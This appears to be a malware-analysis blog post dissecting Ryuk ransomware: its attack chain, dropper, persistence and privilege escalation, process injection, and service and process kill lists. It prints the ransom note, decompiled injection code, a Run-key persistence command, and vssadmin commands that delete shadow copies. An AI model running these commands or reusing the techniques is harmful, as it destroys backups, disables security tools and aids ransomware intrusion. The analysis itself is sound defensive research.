Deep Analysis of Ryuk Ransomware

n1ght-w0lf.github.io/malware analysis/ryuk-ransomware/

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Malware Analysis & Reverse Engineering Adventures

13 minute read

Introduction


Attack Chain

Ryuk has been know to be a part of a bigger `"Triple Threat"` attack that involves `Emotet` and `TrickBot`.

The first stage of this attack is the delivery of Emotet through phishing emails that contain a weaponized word document, this document contains a macro code that downloads Emotet.

Once Emotet executes, it downloads another malware (usually TrickBot) which can collect system information, steal credentials, disable AV, do lateral movement, …


The third stage of the attack is to connect to the `C&C` server to download `Ryuk` which makes use of the lateral movement done by `TrickBot` to infect and encrypt as many systems on the network as possible.




Ryuk overview

I will give a brief overview of how Ryuk operates then I will go into details in the upcoming sections.

Ryuk operates in two stages. The first stage is a dropper that drops the real Ryuk ransomware at another directory and exits. Then the ransomware tries to injects running processes to avoid detection. We can also see that it launches a `cmd.exe` process to modify the registry.



After that, Ryuk goes through encrypting the system files and network shares, it drops a `"Ransom Note"` at every folder it encrypts under the name `RyukReadMe.txt`.


RyukReadMe.txt - Notepad

File Edit Format View Help


```
Your network has been penetrated.

All files on each host in the network have been encrypted with a strong algorithm.

Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.

We exclusively have decryption software for your situation
No decryption software is available in the public.

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.
This may lead to the impossibility of recovery of the certain files.

To get info (decrypt your files) contact us at
WayneEvenson@protonmail.com
or
WayneEvenson@tutanota.com

BTC wallet:
14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk

Ryuk
No system is safe
```

Enough introduction, let’s dive into Ryuk.

First Stage (The Dropper)

`SHA256: 23f8aa94ffb3c08a62735fe7fee5799880a8f322ce1d55ec49a13a3f85312db2`

The dropper first checks the windows `MajorVersion` and if it’s equal to 5 `(windows 2000 | windows XP | Windows Server 2003)`, it drops the ransomware executable at `C:\Documents and Settings\Default User\`, otherwise it drops it at `C:\users\Public\`.




The name of the dropped executable is five randomly generated characters.


```
do
{
  do
    random_num = rand() % 250u;
  while ( !isalpha(random_num) );              // check if valid character
  *(&dropped_file_name + i++) = random_num;
}
while ( i < 5 );
```

If the creation of this file failed, Ryuk drops the executable at the same directory of the dropper with replacing the last character of its name with the letter ‘V’ (If the dropper name is `ryuk.exe`, the dropped executable will be `ryuV.exe`).

Next we can see a call to `IsWow64Process()` and if it returns `true` (which means Ryuk is running at a 64 bit system), it writes the 64 bit binary to the dropped executable, else it writes the 32 bit binary. The 2 binary files are stored at the `.data` section.

The last step is a call to `ShellExecuteW()` to execute the second stage executable with passing it one argument which is the dropper path (This is used later to delete the dropper).





Second Stage

`SHA256: 8b0a5fb13309623c3518473551cb1f55d38d8450129d4a3c16b476f7b2867d7d`

Deleting The Dropper

Before the dropper exits, it passes its path to the second stage executable as a command line argument which in turn deletes the dropper.

```
Sleep(0x1388u);
v4 = GetCommandLineW();
CommandLineArgs = CommandLineToArgvW(v4, &pNumArgs);
v6 = CommandLineArgs;
if ( CommandLineArgs )
  DeleteFileW(CommandLineArgs[1]);            // delete the dropper
```

Persistence

Ryuk uses the very well know registry key to achieve persistence, It creates a new value under the name `"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svchos"` and its data is set to the executable path which in my case is `"C:\users\Public\BPWPc.exe"`.

Here is the full command:

```
C:\Windows\System32\cmd.exe /C REG ADD
"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t
REG_SZ /d "C:\users\Public\BPWPc.exe" /f
```

Privilege Escalation

Ryuk uses `AdjustTokenPrivileges()` function to adjust its process security access token. The requested privilege name is `SeDebugPrivilege` and according to Microsoft docs:

> SeDebugPrivilege:
>
> Required to debug and adjust the memory of a process owned by another account. With this privilege, the user can attach a debugger to any process or to the kernel.

```
ProcessAccessToken = TokenHandle;
if ( LookupPrivilegeValueW(0i64, L"SeDebugPrivilege", &Luid) )
{
  NewState.Privileges[0].Luid = Luid;
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = 2;
  if ( AdjustTokenPrivileges(ProcessAccessToken, 0, &NewState, 0x10u, 0i64, 0i64) )
  {
    if ( GetLastError() == 1300 )
    {
      alert("The token does not have the specified privilege. \n", v9, v10, v11);
      result = 0i64;
    }
    else
    {
      result = 1i64;
    }
  }
```

This method is usually used by malware to perform process injection (which is done next).

Process Injection

Ryuk goes through all running processes and stores `(ProcessName, ProcessID, ProcessType)` in a big array, `ProcessType` is an integer that is set to `1` If the domain name of the user of the process starts with “NT A” (which is “NT AUTHORITY”), otherwise the `ProcessType` is set to 2.

```
ProcessHandle = OpenProcess(0x1FFFFFu, 0, pe.th32ProcessID);
if ( ProcessHandle )
{
  wcsncpy(&ProcessesData[528 * i], pe.szExeFile, 259ui64);
  *(ProcessType - 1) = pe.th32ProcessID;
  if ( OpenProcessToken(ProcessHandle, 0x20008u, &ProcessTokenHandle) )
  {
    GetTokenInformation(ProcessTokenHandle, TokenUser, ProcessUserToken, 0, &TokenInformationLength);
    v8 = TokenInformationLength;
    v9 = GetProcessHeap();
    ProcessUserToken = HeapAlloc(v9, 8u, v8);
    if ( GetTokenInformation(
           ProcessTokenHandle,
           TokenUser,
           ProcessUserToken,
           TokenInformationLength,
           &TokenInformationLength) )
    {
      v10 = *ProcessUserToken;
      peUse = 0;
      cchName = 0;
      cchReferencedDomainName = 0;
      LookupAccountSidW(0i64, v10, 0i64, &cchName, 0i64, &cchReferencedDomainName, &peUse);
      v11 = GlobalAlloc(0, 2 * cchName);
      DomainName = GlobalAlloc(0, 2 * cchReferencedDomainName);
      LookupAccountSidW(0i64, *ProcessUserToken, v11, &cchName, DomainName, &cchReferencedDomainName, &peUse);
      if ( *DomainName != 'N' || DomainName[1] != 'T' || DomainName[3] != 'A' )
        *ProcessType = 2;
      else
        *ProcessType = 1;
```

To make it easier, I created a structure in IDA called `ProcessInfo`.

```
ProcessInfo     struc ; (sizeof=0x20D, mappedto_65)
ProcessName     db 520 dup(?)            ; string(C)
ProcessID       dd ?
ProcessType     db ?
ProcessInfo     ends
```

After that, Ryuk loops through the processes' stored data to perform the process injection.

If the process name is `(csrss.exe | explorer.exe | lsaas.exe)`, Ryuk ignores that process.

```
cnt1 = 0i64;
while ( *&ProcessData->ProcessName[2 * cnt1] == Csrss_exe[cnt1]
     && *&ProcessData->ProcessName[2 * cnt1 + 2] == Csrss_exe[cnt1 + 1] )
{
  cnt1 += 2i64;
  if ( cnt1 == 10 )                        // process name is csrss.exe
    goto LABEL_44;
}
cnt2 = -1i64;
do
{
  if ( *&ProcessData->ProcessName[2 * cnt2 + 2] != Explorer_exe[cnt2 + 1] )
    break;
  cnt2 += 2i64;
  if ( cnt2 == 13 )                        // process name is explorer.exe
    goto LABEL_44;
}
while ( *&ProcessData->ProcessName[2 * cnt2] == Explorer_exe[cnt2] );
cnt3 = 0i64;
while ( *&ProcessData->ProcessName[2 * cnt3] == Lsaas_exe[cnt3]
     && *&ProcessData->ProcessName[2 * cnt3 + 2] == Lsaas_exe[cnt3 + 1] )
{
  cnt3 += 2i64;
  if ( cnt3 == 10 )                        // process name is lsaas.exe
    goto LABEL_44;
}
if ( v9 && !v20 || v20 == 1 )
  goto LABEL_45;
v30 = process_injection(*ProcessId);
itow(v30, &Dest, 10);
Sleep(300u);
```

The process injection technique used here is very simple, Ryuk allocates memory for its process at the target process memory space using `VirtualAllocEx()`, then it writes its process to that allocated memory using `WriteProcessMemory()`. Finally it creates a new thread using `CreateRemoteThread()` to run Ryuk's thread at the injected process.


```
result = OpenProcess(0x1FFFFFu, 0, ProcessId);
TargetProcessHandle = result;
if ( result )
{
  result = GetModuleHandleA(0i64);
  RyukProcess = result;
  if ( result )
  {
    v5 = *&result[*(result + 15) + 80];
    SetLastError(0);
    Length = v5;
    BaseAddress = VirtualAllocEx(TargetProcessHandle, RyukProcess, v5, 0x3000u, 0x40u);
    if ( BaseAddress )
    {
      NumberOfBytesWritten = 0i64;
      if ( WriteProcessMemory(TargetProcessHandle, BaseAddress, RyukProcess, Length, &NumberOfBytesWritten) )
      {
        if ( CreateRemoteThread(TargetProcessHandle, 0i64, 0i64, StartAddress, BaseAddress, 0, 0i64) )
        {
          result = 5;
        }
```

Building Imports

Ryuk imports its necessary functions dynamically using `LoadLibraryA()` and `GetProcAdress()`. The names of the imported functions are obfuscated so static analysis won't do very well here.

```
.data:00000001400280D0 ; CHAR a5_4[50]
.data:00000001400280D0 a5_4            db '.5(',0Dh,1Dh,0Bh,'8;',8,'#',1Bh,1Bh,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:00000001400280D0                                         ; DATA XREF: sub_140005B10:loc_140005BDE↑o
.data:00000001400280D0                                         ; sub_140005B10+7C2↑o
.data:00000001400280D0                 db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028102 ; CHAR a43[3]
.data:0000000140028102 a43             db '43;',1Dh,'$',3,'6',0Fh,1Bh,'4',7,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028102                                         ; DATA XREF: sub_140005B10+851↑o
.data:0000000140028102                 db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028134 ; CHAR a3_3[4]
.data:0000000140028134 a3_3            db '$3',27h,0Dh,17h,0Bh,'(:',1Dh,17h,0Bh,'6,>',0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028134                                         ; DATA XREF: sub_140005B10+D06↑o
.data:0000000140028134                 db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028166 ; CHAR a3_1[4]
.data:0000000140028166 a3_1            db '$3',27h,0Dh,1Fh,7,'"=/8',0Eh,'?',1Eh,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028166                                         ; DATA XREF: sub_140005B10+8E5↑o
.data:0000000140028166                 db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028198 ; CHAR asc_140028198[5]
.data:0000000140028198 asc_140028198   db '%?=$>',6,'/%',0Ch,17h,0Bh,'6,',27h,'0',0Fh,'?',8,0,0,0,0,0,0,0,0,0,0
.data:0000000140028198                                         ; DATA XREF: sub_140005B10+B81↑o
.data:0000000140028198                 db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
```

We can use a debugger to get these names rather than reversing the obfuscation algorithm.



Here is the list of imported functions:

Expand to see more

- advapi32.dll
  - CryptAcquireContextW
  - CryptDecrypt
  - CryptDeriveKey
  - CryptDestroyKey
  - CryptEncrypt
  - CryptExportKey
  - CryptGenKey
  - CryptImportKey
  - GetUserNameA
  - GetUserNameW
  - RegCloseKey
  - RegDeleteValueW
  - RegOpenKeyExA
  - RegOpenKeyExW
  - RegQueryValueExA
  - RegSetValueExW
- kernel32.dll
  - CloseHandle
  - CopyFileA

- CopyFileW
- CreateDirectoryW
- CreateFileA
- CreateFileW
- CreateProcessA
- CreateProcessW
- DeleteFileW
- ExitProcess
- FindClose
- FindFirstFileW
- FindNextFileW
- FreeLibrary
- GetCommandLineW
- GetCurrentProcess
- GetDriveTypeW
- GetFileAttributesA
- GetFileAttributesW
- GetFileSize
- GetLogicalDrives
- GetModuleFileNameA
- GetModuleFileNameW
- GetModuleHandleA
- GetStartupInfoW
- GetTickCount
- GetVersionExW
- GetWindowsDirectoryW
- GlobalAlloc
- LoadLibraryA
- ReadFile
- SetFileAttributesA
- SetFileAttributesW
- SetFilePointer
- Sleep
- VirtualAlloc
- VirtualFree
- WinExec
- Wow64DisableWow64FsRedirection
- Wow64RevertWow64FsRedirection
- WriteFile

ole32.dll

- CoCreateInstance
- CoInitialize

- Shell32.dll
  - ShellExecuteA
  - ShellExecuteW
- mpr.dll
  - WNetCloseEnum
  - WNetEnumResourceW
  - WNetOpenEnumW
- Iphlpapi.dll
  - GetIpNetTable

Killing Processes

Ryuk has a long list of predefined services and processes to kill using `net stop` and `taskkill /IM` respectively.

Here is the list of services:

Expand to see more

- Acronis VSS Provider
- Enterprise Client Service
- Sophos Agent
- Sophos AutoUpdate Service
- Sophos Clean Service
- Sophos Device Control Service
- Sophos File Scanner Service
- Sophos Health Service
- Sophos MCS Agent
- Sophos MCS Client
- Sophos Message Router
- Sophos Safestore Service
- Sophos System Protection Service
- Sophos Web Control Service
- SQLsafe Backup Service
- SQLsafe Filter Service
- Symantec System Recovery
- Veeam Backup Catalog Data Service
- AcronisAgent
- AcrSch2Svc
- Antivirus
- ARSM
- BackupExecAgentAccelerator
- BackupExecAgentBrowser
- BackupExecDeviceMediaService

BackupExecJobEngine
BackupExecManagementService
BackupExecRPCService
BackupExecVSSProvider
bedbg
DCAgent
EPSecurityService
EPUpdateService
EraserSvc11710
EsgShKernel
FA_Scheduler
IISAdmin
IMAP4Svc
macmnsvc
masvc
MBAMService
MBEndpointAgent
McAfeeEngineService
McAfeeFramework
McAfeeFrameworkMcAfeeFramework
McShield
McTaskManager
mfemms
mfevtp
MMS
mozyprobackup
MsDtsServer
MsDtsServer100
MsDtsServer110
MSExchangeES
MSExchangeIS
MSExchangeMGMT
MSExchangeMTA
MSExchangeSA
MSExchangeSRS
MSOLAP$SQL_2008
MSOLAP$SYSTEM_BGC
MSOLAP$TPS
MSOLAP$TPSAMA
MSSQL$BKUPEXEC
MSSQL$ECWDB2
MSSQL$PRACTICEMGT

MSSQL$PRACTTICEBGC
MSSQL$PROFXENGAGEMENT
MSSQL$SBSMONITORING
MSSQL$SHAREPOINT
MSSQL$SQL_2008
MSSQL$SYSTEM_BGC
MSSQL$TPS
MSSQL$TPSAMA
MSSQL$VEEAMSQL2008R2
MSSQL$VEEAMSQL2012
MSSQLFDLauncher
MSSQLFDLauncher$PROFXENGAGEMENT
MSSQLFDLauncher$SBSMONITORING
MSSQLFDLauncher$SHAREPOINT
MSSQLFDLauncher$SQL_2008
MSSQLFDLauncher$SYSTEM_BGC
MSSQLFDLauncher$TPS
MSSQLFDLauncher$TPSAMA
MSSQLSERVER
MSSQLServerADHelper100
MSSQLServerOLAPService
MySQL80
MySQL57
ntrtscan
OracleClientCache80
PDVFSService
POP3Svc
ReportServer
ReportServer$SQL_2008
ReportServer$SYSTEM_BGC
ReportServer$TPS
ReportServer$TPSAMA
RESvc
sacsvr
SamSs
SAVAdminService
SAVService
SDRSVC
SepMasterService
ShMonitor
Smcinst
SmcService

SMTPSvc
SNAC
SntpService
sophossps
SQLAgent$BKUPEXEC
SQLAgent$ECWDB2
SQLAgent$PRACTTICEBGC
SQLAgent$PRACTTICEMGT
SQLAgent$PROFXENGAGEMENT
SQLAgent$SBSMONITORING
SQLAgent$SHAREPOINT
SQLAgent$SQL_2008
SQLAgent$SYSTEM_BGC
SQLAgent$TPS
SQLAgent$TPSAMA
SQLAgent$VEEAMSQL2008R2
SQLAgent$VEEAMSQL2012
SQLBrowser
SQLSafeOLRService
SQLSERVERAGENT
SQLTELEMETRY
SQLTELEMETRY$ECWDB2
SQLWriter
SstpSvc
svcGenericHost
swi_filter
swi_service
swi_update_64
TmCCSF
tmlisten
TrueKey
TrueKeyScheduler
TrueKeyServiceHelper
UI0Detect
VeeamBackupSvc
VeeamBrokerSvc
VeeamCatalogSvc
VeeamCloudSvc
VeeamDeploymentService
VeeamDeploySvc
VeeamEnterpriseManagerSvc
VeeamMountSvc

- VeeamNFSSvc
- VeeamRESTSvc
- VeeamTransportSvc
- W3Svc
- wbengine
- WRSVC
- MSSQL$VEEAMSQL2008R2
- SQLAgent$VEEAMSQL2008R2
- VeeamHvIntegrationSvc
- swi_update
- SQLAgent$CXDB
- SQLAgent$CITRIX_METAFRAME
- SQL Backups
- MSSQL$PROD
- Zoolz 2 Service
- MSSQLServerADHelper
- SQLAgent$PROD
- msftesql$PROD
- NetMsmqActivator
- EhttpSrv
- ekrn
- ESHASRV
- MSSQL$SOPHOS
- SQLAgent$SOPHOS
- AVP
- klnagent
- MSSQL$SQLEXPRESS
- SQLAgent$SQLEXPRESS
- wbengine
- kavfsslp
- KAVFSGT
- KAVFS
- mfefire

And here is the list of processes:

Expand to see more

- zoolz.exe
- agntsvc.exe
- dbeng50.exe
- dbsnmp.exe
- encsvc.exe
- excel.exe

- firefoxconfig.exe
- infopath.exe
- isqlplussvc.exe
- msaccess.exe
- msftesql.exe
- mspub.exe
- mydesktopqos.exe
- mydesktopservice.exe
- mysqld.exe
- mysqld-nt.exe
- mysqld-opt.exe
- ocautoupds.exe
- ocomm.exe
- ocssd.exe
- onenote.exe
- oracle.exe
- outlook.exe
- powerpnt.exe
- sqbcoreservice.exe
- sqlagent.exe
- sqlbrowser.exe
- sqlservr.exe
- sqlwriter.exe
- steam.exe
- synctime.exe
- tbirdconfig.exe
- thebat.exe
- thebat64.exe
- thunderbird.exe
- visio.exe
- winword.exe
- wordpad.exe
- xfssvccon.exe
- tmlisten.exe
- PccNTMon.exe
- CNTAoSMgr.exe
- Ntrtscan.exe
- mbamtray.exe

Deleting Backups

Ryuk drops a batch script at `C:\Users\Public\window.bat` which deletes all shadow copies and possible backups, then the script deletes itself.

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
